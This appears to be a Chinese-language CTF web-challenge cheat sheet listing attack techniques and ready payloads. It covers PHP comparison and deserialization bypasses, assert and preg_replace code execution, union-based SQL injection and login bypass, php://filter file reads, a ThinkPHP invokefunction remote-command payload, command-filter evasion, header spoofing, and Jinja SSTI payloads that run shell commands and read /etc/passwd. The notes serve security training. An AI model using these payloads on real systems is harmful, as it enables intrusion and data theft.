[WEB 2](#_Toc15149)

[一.Web后门 2](#_Toc18789)

[1.D盾 2](#_Toc20515)

[二.PHP代码审计 3](#_Toc22957)

[三.SQL注入 4](#_Toc3568)

[1.单输入框注入 4](#_Toc16370)

[2.报错注入 5](#_Toc14650)

[四.文件读取 6](#_Toc27751)

[五.文件上传 6](#_Toc20227)

[六.Linux指令 6](#_Toc26422)

[七.XFF绕过 7](#_Toc307)

[八.SSTI(Python) 7](#_Toc25453)

[九.HTTP请求伪造 8](#_Toc25695)

[十.一些杂七杂八的打法 8](#_Toc540)

# WEB

## 一.Web后门



常见的几种解决工具：

1.D盾：

先点击查杀，选择Web目录



选择后程序自动扫描，得到文件级别高的一般含有信息



## 二.PHP代码审计

mb\_strpos($page . '?', '?')：找到 $page 变量中第一个问号的索引位置，如果找不到问号则返回 false。注意，$page . '?' 的目的是确保在 $page 变量末尾加上一个问号，这是为了确保 $page 变量中不含问号时仍能正确获得索引位置。

mb\_substr( $page, 0, mb\_strpos($page . '?', '?'))：使用 mb\_substr 函数截取了 $page 变量中从索引位置 0 开始，一直到第一个问号之前的子字符串。mb\_substr 函数返回截取后的子字符串，并将其赋值给 $\_page 变量。

数字与字符串比较时，字符串会默认截取字符前的数字值进行比较，例如"123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3"会变成123，所以数字项为123即相等

Intval(key)，将参数key转换为数字类型，如果是字符串会默认截取字符前的数字值，例如key为”123c”则输出123

print\_r(scandir(chr(47)))：转换/对应的ASCII码值为/字符，之后读取根目录，再将内容显示出来

\_\_wakeup()：PHP对象实例化会优先调用

\_\_destruct()：PHP对象实例化最后销毁时调用

大数长度限制绕过：采用科学计数法1e9

md5($a)==md5($b)函数绕过&md5($a)==sha1($b)函数绕过：==为弱类型比较，数组绕过，写a[]=111&b[]=222，md5计算出来为null==null，通过条件，注意a[]得知不能等于b[]的值

strlower()函数绕过：转小写函数，但是遇到unicode格式字符串会转为大写，输入unicode格式字符串例如ᴬᴰᴹᴵᴺ即可

正则表达式：

[OC]：匹配字符串

::：匹配:

\dt：匹配数字

/:：不区分大小写匹配

O:1:可以改为O:+1实现序列化绕过

file\_get\_contents($text,'r')===函数绕过：data伪协议(===后的字符串内容用base64加密)：

?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=

如果不存在$text对应的文件，使用?参数名[]=

正则表达式可以使用数组类型参数绕过，例如flag[]=/flag

PHP8之前[会被解析成\_，例如代码中$\_POST(‘e\_v.a.l’)参数名要写e[v.a.l

ctype\_alnum($text)函数：匹配传入参数中是否全为数字或者字母，如果是返回true，否则返回false。

preg\_replace($pattern, $replacement, $subject)函数：将subject中匹配pattern的部分用replacement替换

如果启用/e参数的话，就会将replacement当做php代码执行。造成命令执行漏洞，例如：preg\_replace('/abc/e', 'system("ls")', asdsadasabc')，注意replacement部分可能需要url编码

assert()函数:检查断言是否为 false，且会将括号中的字符当成代码来执行，返回true或false，并在结果为 false 时采取适当的行动。

利用方式：通过增加or的方式保证assert通过且执行漏洞代码，例如传入assert参数为?page=123') or system("cat templates/flag.php");，这里or左侧的要满足assert判断条件(根据实际需求修改)，右侧为攻击代码

## 三.SQL注入

### 1.单输入框注入

查询数据库：1;show databases;


查询数据表：1;show tables;


查询结果(例如查询语句为select \*,1||flag from Flag)：\*,1或者1;set sql\_mode=PIPES\_AS\_CONCAT;select 1

登录绕过：admin'or '1'='1'#

### 2.报错注入

查询字段数(3个):?username=admin' order by 3%23&password=1





测试回显点位(判断页面1、2、3回显哪些)：?username=1' union select 1,2,3%23&password=1



查询数据库名及版本：?username=1' union select 1,database(),version()%23&password=1

查询数据库表：?username=1' union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()%23&password=1

查询数据库表字段：?username=1' union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='表名'%23&password=1

查询数据库表字段值集合：?username=1' union select 1,2,group\_concat(字段名1,字段名2,字段名3) from 表名%23&password=1

## 四.文件读取

代码无直接读取时查询文件内容：参数名=php://filter/convert.base64-encode/resource=文件名。得到的内容放到cyberchef中base64解码即可

参数只能传数字绕过：参数前面加一个空格，类似? num=a

符号绕过：利用chr()函数，将符号转为chr(10进制值)即可，注意多个字符对应chr()要用.连接，例如file\_get\_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))即file\_get\_contents(/flagg)

ThinkPHP漏洞：读取根目录文件传入：

?s=index/think\app/invokefunction&function=call\_user\_func\_array&vars[0]=system&vars[1][]= ls /

读取文件传入：

?s=index/think\app/invokefunction&function=call\_user\_func\_array&vars[0]=system&vars[1][]=cat /flag

## 五.文件上传

在AWD文档中，记载了很多相关绕过方式，下面只记录新的绕过规则打法

<?绕过一句话木马(蚁剑连接密码为shell)



Nginx中.htaccess绕过，之后上传文件后缀名改为.mochu



蚁剑连接如果flag文件显示为空，右键文件保存到本地用sublime打开即可

## 六.Linux指令

PING指令：能够PING通的IP地址&&控制台指令(左边为真则右边执行)

命令绕过：ls->l””s

字符绕过：字符变为八进制(/->\57)，或者16进制(/->\x2E)，或者16进制unicode(/->\u(unicode值))

空格绕过： ->${IFS}

## 七.XFF绕过

BP拦截后修改X-Forwarded-for为目标IP地址

必要时修改Referer为目标url绕过

## 八.SSTI(Python)

在AWD文档中，记载了一部分写法

判断有无SSTI注入：{{10+20}}，如果页面显示出30则存在SSTI注入

\_\_class\_\_：返回类型所属对象

\_\_mro\_\_：返回一个包含对象所继承的基类元组，方法再解析时按照元组顺序解析

\_\_subclasses\_\_：每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表

\_\_init\_\_：类的初始化方法

\_\_globals\_\_：对包含函数全局变量的字典的引用

\_\_builtins\_\_：builtins就是引用

在python 里 [] 表示空列表，()表示空元组，{}表示空字典 对字典、列表、元祖的  
取值均使用变量名 x[index or key] 的形式。

获取基类的几种方法：

[].\_\_class\_\_.\_\_base\_\_

''.\_\_class\_\_.\_\_mro\_\_[2]

().\_\_class\_\_.\_\_base\_\_

{}.\_\_class\_\_.\_\_base\_\_

request.\_\_class\_\_.\_\_mro\_\_[8]

[].\_\_class\_\_.\_\_bases\_\_[0]

获取基本类的子类：[].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

Object基类对应下标一般为2，file类对应下标一般为40，Printer类对应下标一般为71

查找Object类：{{''.\_\_class\_\_.\_\_mro\_\_[?]}}，这里的?从1开始试，直到返回为<type ‘object’>

寻找可用引用：{{''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()}}，对应类型前有多少个，，就是对应的下标值

查看当前目录结构：{{''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[Printer类对应下标].\_\_init\_\_.\_\_globals\_\_['os'].listdir('.')}}

读取文件：{{''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[file类对应下标]('文件名').read()}}

三个常用payload：

''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[Printer类对应下标].\_\_init\_\_.\_\_globals\_\_['os'].popen('catfl4g').read()

''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[Printer类对应下标].\_\_init\_\_.\_\_globals\_\_['os'].system('ls')

''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[file类对应下标]('/etc/passwd').read()


## 九.HTTP请求伪造

设置本地访问，在BP拦截请求加上X-Real-IP:127.0.0.1

本地IP设置：在BP中加上：X-Forwarded-For:127.0.0.1

## 十.一些杂七杂八的打法

注意相应中可能含有提示



cookie寻找注入点